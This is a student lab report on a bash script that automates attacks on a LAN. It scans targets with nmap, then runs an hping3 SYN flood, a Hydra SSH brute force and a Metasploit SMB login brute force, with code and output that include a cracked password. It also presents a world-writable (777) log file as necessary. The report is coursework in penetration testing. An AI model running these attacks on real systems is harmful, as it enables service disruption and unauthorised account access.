Fehzan Vayani (S16) - CFC

SOC Analyst Report

DISCLAIMER: BORROWED Codes are credited to their respective rightful authors at the end of this report page.

Introduction

```
This script will allow to you perform automated attacks. First, we need to figure out your network information.
Your IP address is 172.16.50.51.
Your Network address is 172.16.50.51/24. Performing a scan with nmap ...
Scanning ...
Select your target.
1 : 172.16.50.1
2 : 172.16.50.52
3 : 172.16.50.254
4 : Random
```

Figure 1

The purpose of this script is to automate 3 modes of attacks that can be used against 3 scanned IP addresses within your LAN network. However, 4 options are available at any time there is a menu selection because of an added choice to randomly select options 1-3 (For your choice of target IP address, and your choice of attack).

Network Function

Terminal Result : The first function the script (Lines 431-505) calls is the network function. This is the foundation of the script, within which all other functions are nested. This function will retrieve your IP address, as well as your Network address. The Network address is scanned by nmap to produce 3 targettable IP addresses. The user is then given a choice to select one of them specifically, or opt for a random IP address.

```
network_function() {

yourip=$(ifconfig | grep inet |  awk '{print $2}' | head -n1)

    echo "Your IP address is $yourip."

lanip=$(ip a | grep -w inet | tail -n1 | awk '{print $2}')

    echo "Your Network address is $lanip. Performing a scan with nmap... "
    echo 'Scanning... '


first=$(sudo nmap $lanip -F --top-ports 100 | grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | head -n1)
second=$(sudo nmap $lanip -F --top-ports 100 | grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | head -n2 | tail -n1)
third=$(sudo nmap $lanip -F --top-ports 100| grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | head -n3 | tail -n1)


echo 'Select your target.'
echo "1 : "$first" "
echo "2 : "$second" "
echo "3 : "$third" "
echo "4 : Random "
read OPTIONS
```

Figure 2

```
    4)
        echo "A random IP will be selected from the list"

        if  [ $random_ip == 1 ]; then

            echo "Your random target IP address is: $first."
            menu_function1

        elif [ $random_ip == 2 ]; then
            echo "Your random target IP address is: $second."
            menu_function2

        else
            echo "Your random target IP address is: $third."
            menu_function3

        fi
```

Figure 3

In Figure 3, it is shown how Option 4 is used to determine a random option. First, a variable is determined: $random_ip. In figure 4, below, a simple command is used to generate a number between 1 and 3. If the result is 1, the script above in Figure 3 will take it as Option 1, and run it accordingly through menu_function1. Menu_function1, Menu_function2 and Menu_function3 are designed to run all 3 methods of attacks through the corresponding range of 3 IP addresses.

For example: Menu_function1 has 3 options of attack modes. Each of these attack modes will use the IP address in the 1st option as the target, stored in the value $first.

Menu_function 2 will use the value $second, and Menu_function 3 will use the value $third. (Refer to Figure 2 on Page 2, lines 443-445 indicate how 3 IP addresses are retrieved and assigned to the 3 respective variables : $first, $second and $third.)

```
426
427
428    random_ip=$(( 1 + RANDOM % 3)) #A random number from 1-3 is generated here. An if s
429                                   #https://www.youtube.com/watch?v=DS0VQAC-gak : Rando
430
```

Figure 4

Menu Function

There are 3 menu functions. Each corresponding to one of the 3 target IP addresses that can be selected. Within each menu function, an attack can be selected which will target the corresponding IP address. A fourth option is created for randomization.

```
179 menu_function1() {
180
181
182
183 echo 'Select your choice of attack'
184 echo "1 : HPING3 "
185 echo "2 : HYDRA "
186 echo "3 : SMB (Server Message Block) Enumeration "
187 echo "4 : Random "
188
189 read OPTIONS
190
191
192
193 case $OPTIONS in
194
195     1)                      #EXPLAIN syntax of alphabet case
196         echo 'You have selected DOS.'
197         echo 'Hping3: Hping3 is a type of DOS (Denial of Service) attack. It is used to
198 It can also be used to test firewalls, to possibly expose vulnerabiltiies that can late
199 For the purpose of this script, Hping3 is set to timeout after 10 seconds. However, ever
200 Refer to this article for more information: https://linuxhint.com/hping3/'
201         hping3_function1
```

Figure 5

Option 4 includes and if/elif statement to make sure that once a random attack is selected, it is directed to the proper attack function. The image below illustrates that the target IP selected was $first, so all the corresponding attacks will be directed to msf/hping3/hydra_function3 where $first (the IP address in Option 3 of the network_function) is incorporated as the target IP address.

A description of the attack is displayed once it is selected.

```
228     4)
229
230         if  [ $random_attack == 1 ]; then
231
232             echo "A random ATTACK has been selected for you: HPING3"
233             echo 'Hping3: Hping3 is a type of DOS (Denial of Service) attack. It is used to flood the target IP add
234 It can also be used to test firewalls, to possibly expose vulnerabiltiies that can later be patched with appropriat
235 For the purpose of this script, Hping3 is set to timeout after 10 seconds. However, even in a span of 10 seconds, t
236 Refer to this article for more information: https://linuxhint.com/hping3/'
237             hping3_function1
238
239         elif [ $random_attack == 2 ]; then
240             echo "A random ATTACK has been selected for you: HYDRA"
241             echo 'Hydra: Hydra is a brute-force attack method that is used to crack passwords. It is popular becaus
242 SSH is commonly used to target Linux systems, whereas RDP is a commonly known vulnerable port in many Windows machi
243 Hydra is an online brute-force attacking tool, which makes it extremely popular among hackers who may seek to wreak
244 For the purpose of this script, the SSH protocol is used (Port 22).
245 Refer to this article for more information: https://www.freecodecamp.org/news/how-to-use-hydra-pentesting-tutorial/
246             hydra_function1
247
248         else
249             echo "A random ATTACK has been selected for you: SMB (Server Message Block) Enumeration"
250             echo 'SMB Enumeration: The SMB (Server Message Block) Network Protocol belongs to the Application Layer
251 via port 445 which is the default SMB port, although this can be replaced with another custom port number. This met
252 It is important to note that this method of attack is not a penetrating attack that causes any damage to the target
253 Refer to this guide for more information: https://www.hackingarticles.in/a-little-guide-to-smb-enumeration/'
254             msf_function1
255
256         fi
257
```

Figure 6

Attack Function 1: HPING3_function



Figure 7

Once the Hping3 command is executed, in this case, targeting a Windows 10 Domain Controller, a noticeable spike is seen under Task Manager > Performance. There is a 40 second spike in just a matter of seconds from this DOS attack.



Figure 8

As soon as the attack times out, the CPU usage drops significantly. Highlighting the impact of this attack. In this script, the attack times out after 10 seconds for illustration purposes. If the timeout option is not enabled, the attack will run indefinitely until it is manually terminated.

The following image below shows the number of packets sent to the target within the time limit set in the command.

```
hping3_function2() {

    sudo timeout 10s hping3 -S --flood -V -p 80 $second


```

Figure 9

```
--- 192.168.242.1 hping statistic ---
775653 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
Your results have been saved into a log file in the following directory: /var/log/automation.log
```

Figure 10

Attack Function2: Hydra_Function

The first image below shows the command used to execute hydra. Note that the user.lst and pass.lst have been created for the end-user at the beginning of the script.

```
hydra_function1() {

    hydra -L user.lst -P pass.lst $first ssh -vV


```

Figure 11

The image below shows the initial attempts made by hydra to crack the username and password. It will run through all the combinations across the username and password lists.

```
[DATA] attacking ssh://172.16.50.52:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://Admin@172.16.50.52:22
[INFO] Successful, password authentication is supported by ssh://172.16.50.52:22
[ATTEMPT] target 172.16.50.52 - login "Admin" - pass "Admin" - 1 of 625 [child 0] (0/0)
[ATTEMPT] target 172.16.50.52 - login "Admin" - pass "kali" - 2 of 625 [child 1] (0/0)
[ATTEMPT] target 172.16.50.52 - login "Admin" - pass "administrator" - 3 of 625 [child 2] (0/0)
[ATTEMPT] target 172.16.50.52 - login "Admin" - pass "tc" - 4 of 625 [child 3] (0/0)
[ATTEMPT] target 172.16.50.52 - login "Admin" - pass "john" - 5 of 625 [child 4] (0/0)
```

Figure 12

The final screenshot below demonstrates what a successful attack looks like, where the username and password credentials of the target have been successfully cracked.

```
[ATTEMPT] target 172.16.50.52 - login "administrator" - pass "john" - 75 of 627 [child 8] (0/2)
[ATTEMPT] target 172.16.50.52 - login "tc" - pass "Admin" - 76 of 627 [child 12] (0/2)
[ATTEMPT] target 172.16.50.52 - login "tc" - pass "kali" - 77 of 627 [child 13] (0/2)
[ATTEMPT] target 172.16.50.52 - login "tc" - pass "administrator" - 78 of 627 [child 10] (0/2)
[ATTEMPT] target 172.16.50.52 - login "tc" - pass "tc" - 79 of 627 [child 11] (0/2)
[22][ssh] host: 172.16.50.52   login: tc   password: tc
```

Figure 13

Attack Function 3: msf_Function : SMB (Server Message Block) Enumeration.

Disclaimer: This attack may take some time to complete execution.

Below you will see the commands used to set the parameters in the resource file. This resource file is used to run the command. The log of the process itself is saved into a file in

the current directory of the end-user bashing the script (line 125) at **smb_enum_process_log.txt.**

```
115  msf_function1() {
116
117      echo 'Please be patient while the attack is being executed'
118      echo 'use auxiliary/scanner/smb/smb_login' >> smb_enum_script.rc
119      echo "set rhosts $first" >> smb_enum_script.rc
120      echo 'set user_file user.lst' >> smb_enum_script.rc
121      echo 'set pass_file pass.lst' >> smb_enum_script.rc
122      echo 'run' >> smb_enum_script.rc
123      echo 'exit' >> smb_enum_script.rc
124
125  msfconsole -r smb_enum_script.rc -o smb_enum_process_log.txt
```

Figure 14

The process log is shown below. It shows how the attack starts. Information gathering occurs as the usernames are checked against the passwords.

```
resource (smb_enum_script.rc)> use auxiliary/scanner/smb/smb_login
resource (smb_enum_script.rc)> set rhosts 172.16.50.254
rhosts => 172.16.50.254
resource (smb_enum_script.rc)> set user_file user.lst
user_file => user.lst
resource (smb_enum_script.rc)> set pass_file pass.lst
pass_file => pass.lst
resource (smb_enum_script.rc)> run
[*] 172.16.50.254:445     - 172.16.50.254:445 - Starting SMB login bruteforce
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: '.\Admin:Admin',
[!] 172.16.50.254:445     - No active DB -- Credential data will not be saved!
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: '.\Admin:kali',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: '.\Admin:administrator',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: '.\Admin:tc',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: '.\Admin:john',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: '.\Admin:Admin',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: '.\Admin:kali',
```

Figure 15

Automation Log:

The first image shows where the automation.log is stored in the end-user's linux machine. Cd into /var/log/automation.log to find it. The contents are also revealed below.

```
┌──(kali㉿kali)-[~]
└─$ cd /var/log

┌──(kali㉿kali)-[/var/log]
└─$ ls
alternatives.log  apt       automation.log  btmp        debug     faillog
apache2           auth.log  boot.log        daemon.log  dpkg.log  fontconfig.log

┌──(kali㉿kali)-[/var/log]
└─$ cat automation.log
Attack Type: Hydra
Your IP Address: 192.168.242.131
Target IP Address: 192.168.242.1
Execution Time:                Local time: Sat 2023-03-04 19:36:56 EST
```

Figure 16

```
5   sudo touch /var/log/automation.log
6   sudo chmod 777 /var/log/automation.log
7   timecheck=$(timedatectl | head -n1)
8
```

Figure 17

The automation log is created in the script on line 5, the end-user is given privileged access so that the log can be read/written/executed. It is important to do that otherwise the results may not be logged into it.

```
30
31      echo "Attack Type: HPING3" >> /var/log/automation.log
32      echo "Execution Time: $timecheck" >> /var/log/automation.log
33      echo "Your IP Address is: $yourip" >> /var/log/automation.log
34      echo "Target IP Address: $first" >> /var/log/automation.log
35
```

Figure 18

Hping_function1 here is selected as an example of what determines the content inside the log. The attack type corresponds to the attack_function. In this case, it's HPING3. The local IP of the end-user and the target IP addresses are logged as well as the execution time and date of the attack.

CREDITS

All borrowed codes are credited to authors here, with screenshots.

Line 7:

```
7   timecheck=$(timedatectl | head -n1)
8
9
10
11
```

https://www.cyberciti.biz/faq/linux-display-date-and-time/

Line 14:

```
11
12  hping3_function1() {
13
14      sudo timeout 10s hping3 -S --flood -V -p 80 $first
15
16
17
```

https://linuxhint.com/hping3/

Line 157 and 428: Random number variable.

```
155
156
157   random_attack=$((1 + RANDOM % 3))
158
159
160
```

```
427
428   random_ip=$(( 1 + RANDOM % 3))
429
430
```

https://www.youtube.com/watch?v=DS0VQAC-gak

Channel: Linux Leech (Youtube)

Lines 443-445: Regular Expression grep (isolating IP Addresses from a log).

```
441
442
443   first=$(sudo nmap $lanip -F --top-ports 100 | grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | head -n1)
444   second=$(sudo nmap $lanip -F --top-ports 100 | grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | head -n2 | tail -n1)
445   third=$(sudo nmap $lanip -F --top-ports 100| grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | head -n3 | tail -n1)
446
447
```

https://www.shellhacks.com/regex-find-ip-addresses-file-grep/

Lines 9-13: Using \n to represent words on a new line.

```
8
9   usernames=$'Admin\nkali\nadministrator\ntc\njohn'
10  passwords=$'Admin\nkali\nadministrator\ntc\njohn'
11
12      echo -e "$usernames" >> user.lst # -e option i
13      echo -e "$passwords" >> pass.lst # Refer to ma
14                                       # This concep
```

https://stackoverflow.com/questions/3005963/how-can-i-have-a-newline-in-a-string-in-sh